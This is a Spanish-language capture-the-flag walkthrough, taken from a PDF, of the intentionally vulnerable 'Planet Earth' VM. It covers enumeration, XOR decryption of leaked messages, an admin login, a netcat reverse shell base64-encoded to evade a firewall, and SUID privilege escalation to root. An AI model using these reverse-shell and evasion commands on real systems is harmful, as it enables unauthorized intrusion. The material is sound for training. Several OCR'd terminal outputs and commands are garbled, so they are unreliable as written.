
Planet Earth VM es una máquina virtual que simula un servidor apache vulnerable y fue diseñada con el propósito de ser hackeada. El objetivo de hackear la máquina virtual es tomar el control absoluto del sistema y obtener dos banderas: La user_flag y la root_flag.


■ FASE 1: ENUMERACIÓN

El <u>paso 1</u> de la fase 1 consiste en encontrar el objetivo dentro de la red a través de su Dirección IP y para ello necesitamos realizar un escaneo de la red. Para este proceso he decidido utilizar la herramienta Bettercap:



-En este caso, la dirección IP del objetivo es: 192.169.1.47

Una vez se confirma la conexión mediante *ping* se procede a realizar el <u>paso 2</u>: Un escaneo de vulnerabilidades y enumeración de puertos y servicios para obtener más información de utilidad. Para el escaneo he utilizado la herramienta Nmap:




- -El objetivo tiene abiertos los puertos 22 ssh, el 80 http/tcp, y el 443 https/tcp.
- -Sus **DNS** son **earth.local** y **terratest.earth.local**.

Con esta información comienza el <u>paso 3</u> de esta fase: Abrir un nuevo terminal en nuestro pc y asignar de forma manual los *hostnames* al archivo *etc/hosts*






Ahora ya se puede acceder a sus **DNS**:



-Se puede ver en la web una ventana para enviar mensajes y un listado de mensajes encriptados que fueron enviados previamente. Esta información será de utilidad más adelante.

■ FASE 2: DESCUBRIMIENTO DE DIRECTORIOS

El <u>paso 1</u> de la Fase 2 consiste en descubrir los directorios ocultos que pueda tener el objetivo. Para llevar a cabo este paso empleé la herramienta Gobuster:




-Se descubrieron dos directorios: /index.html y /robots.txt

El <u>paso 2</u> de la fase es investigar los directorios encontrados en busca de información o vulnerabilidades.


Al **acceder** a *robots.txt* se puede encontrar la siguiente información:

Se procede a entrar en el archivo /testingnotes para encontrar la siguiente información:



- -El archivo alberga **notas** sobre **earth.local** y **terratest.earth.local** donde especifican que:
 - I. El algoritmo de encriptación utilizado por el sistema de mensajería es XOR.
 - II. El archivo testdata.txt fue utilizado para una prueba de encriptación.
- III. "terra" es el nombre de usuario del portal admin.


A continuación, hay que entrar en el /admin.



Admin Command Tool

You are not logged in. Please: Log In

Y también en el archivo /**test.data.txt** cuyo contenido fue utilizado para probar la encriptación.




-Esta información nos será de utilidad más adelante.

■ FASE 3: DESCIFRADO DE MENSAJES ENCRIPTADOS


El <u>paso 1</u> de la Fase 3 consiste en descifrar los mensajes encriptados que encontramos en los DNS **earth.local** y **terratest.earth.local**. Para llevar a cabo este procedimiento, utilicé la herramienta Cyberchef de la siguiente manera:

- 1. Seleccionar convertir de Hex a XOR.
- 2. En el apartado **Key** introducir el texto encontrado en **/testdata.txt** y establecer la opción **UTF8**.
- 3. En el apartado **Input** introducir uno por uno los **mensajes encriptados** en **terratest.earth.local o earth.local** para buscar información:



terratest.earth.local/testdata × Earth Secure Messaging Adn ×

From Hex, XOR - CyberCl




-Finalmente, uno de los mensajes nos revela la frase:

"earthclimatechangebad4humans".

The Planets: Earth ~ Vuln | × Earth Secure Messaging

En el <u>paso 2</u> de la fase 3 se busca realizar un login en el usuario admin del objetivo.

Para ello se accede al url: terratest.earth.local/admin/login



- -Como "Username" se ha de introducir: terra y como "Password":
- "earthclimatechangebad4humans". Esto nos dará acceso al usuario admin.

En el paso 3 de esta fase introducimos en el CLI:

- Is /var
- ls /var/earth_web
- ls /var/earth_web/user_flag.txt

Y finalmente se obtiene la user_flag:



Ahora sólo falta por conseguir la root_flag.


■ FASE 4: ACCESO PERSISTENTE

El <u>paso 1</u> es realizar un ataque Reverse Sell para crear un acceso persistente. Para ello utilicé la herramienta *netcat*, *de modo que primero se ha de abrir desde el terminal de nuestro Pc para poner el puerto 444 en modo escucha:*



A continuación, se escribe en el CLI del usuario "terra" de terratest.earth.local/admin el siguiente comando para establecer la conexión:

nc -e /bin/bash (nuestra IP) 4444 ←



Se puede ver que las conexiones remotas están bloqueadas por algún tipo de firewall de modo que no es posible establecer una conexión, por ahora.

El <u>paso 2</u> de esta fase será ejecutar este comando sin que sea detectado y bloqueado por el firewall, para ello se procede a codificar el comando **nc -e**

/bin/bash (nuestra IP) 4444 desde nuestro terminal mediante base64 de la siguiente manera:



Se copia el código encriptado y seguidamente en el **CLI** del usuario "*terra*" de *terratest.earth.local/admin* escribimos el siguiente comando:

echo 'código encriptado' | base64 -d | bash

A continuación, desde la terminal donde pusimos en netcat en modo escucha a través del puerto **4444** se puede ver cómo se ha iniciado una conexión Reverse Shell entre el sistema del objetivo y nuestro sistema:



*Nótese que las direcciones IP han cambiado de las iniciales debido al protocolo DHCP, pero el principio de aplicación sigue siendo el mismo.

Una vez realizada la conexión, el <u>paso 3</u> consiste en introducir el siguiente comando para iniciar una sesión de bash shell:

■ FASE 5: ESCALADA DE PRIVILEGIOS

<u>El paso 3</u> es buscar una manera de **escalar los privilegios** y tomar control del usuario **root**. Para ello vamos a buscar los SUID con el siguiente comando:

```
bash-5.1$ find /-perm -uss 2>/dev/null
find /-perm -uss 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd not receive a timely response from the upstream server or application.
/usr/bin/megrp
/usr/bin/mount
/usr/bin/mount
/usr/bin/mount
/usr/bin/jin/kexee
/usr/bin/jin/kexee
/usr/bin/chfn
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/caset_root
/usr/bin/pam_timestamp_check
/usr/sbin/grub2-set-bootflag
/usr/sbin/grub2-set-bootflag
/usr/sbin/mount_nfs
/usr/sbin/mount_nfs
/usr/sbin/mount_nfs
/usr/sbin/mount_nfs
/usr/bin/mount_nfs
/usr/bin/mount_nfs
/usr/bin/mount_nfs
/usr/bin/mount_nfs
/usr/lb/polkit-1/polkit-agent-helper-1
bash-5.1$
```

-De entre todos los scripts, existe un **reset_root script** que de ser utilizado concedería acceso al usuario root

Con el siguiente comando se procede a lanzar el reset_root script:


```
File Actions Edit View Help

find / -perm -uss 23/dev/null
//usr/bin/chage
//usr/bin/dage
//usr/
```

-Nótese que nos da el error: "RESET FAILED, ALL TRIGGERS NOT PRESENT"

Para solventar este error y poder lanzar el script, se ha de a transferir el script a nuestro pc para averiguar cuál es el problema.

En este procedimiento primeramente abriremos en nuestro pc un **nuevo terminal con un puerto nuevo en modo escucha**, el puerto **3333**, con la herramienta netcat utilizando el comando *nc -lvnp 3333 > reset_root*. Y a continuación se ha de transferir el archivo. De la siguiente manera:



Una vez transferido el script a nuestro pc, con la herramienta ltrace se ha de comprobar que problemas exactamente da el script al ser ejecutado:

-El resultado nos da que nos faltan los triggers:

- I. /dev/shm/kHgTF15G
- II. /dev/shm/Zw7bv9U5
- III. /dev/shm/kcM0Wewe

A continuación, se ha de **instalar los triggers** en el objetivo a través de la sesión de bash que tenemos abierta **utilizando el comando "touch"**. Una vez instalados se ha de **ejecutar** el **script reset_root** una vez más:

```
touch /dev/shm/kHgTFISG
touch /dev/shm/zWrDy9U5
touch/tmp/kcMWewe
reset_root
CHCKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
touch /tmp/kcMWwewe
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
```

-Se puede ver el mensaje RESETTING ROOT PASSWORD TO: Earth


Se ha conseguido resetear la contraseña del usuario root. Nueva contraseña: Earth

El <u>paso 4</u> de esta ultima fase es el paso final y consiste en poder acceder al usuario root con la nueva contraseña. Para ello se procede de la siguiente manera:

Una vez **conseguido** el **acceso** al **usuario** "**root**" tenemos control absoluto del objetivo. Para conseguir la **root_flag** se ha de entrar en directorio /**root** y abrir el archivo **root_flag.txt**:

```
bash-5.1$ whoami
apache
bash-5.1$ reset_root
reset_root
CHCKINO IF RESET TRIGGERS PRESENT ...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$ su root
su root
Password: Earth

[root@earth /|# ls
ls
bin dev home lib64 mnt proc run srv tmp var
boot etc lib media opt root sbin sys usr
[root@earth /|# cd /root
cd /root
[root@earth -|# cat root_flag.txt
[root@earth -|# cat root_flag.txt
cat _root_flag.txt. No such file or directory
[root@earth -|# cat root_flag.txt]
```



Hackeo de la Vm Planet Earth completado con éxito.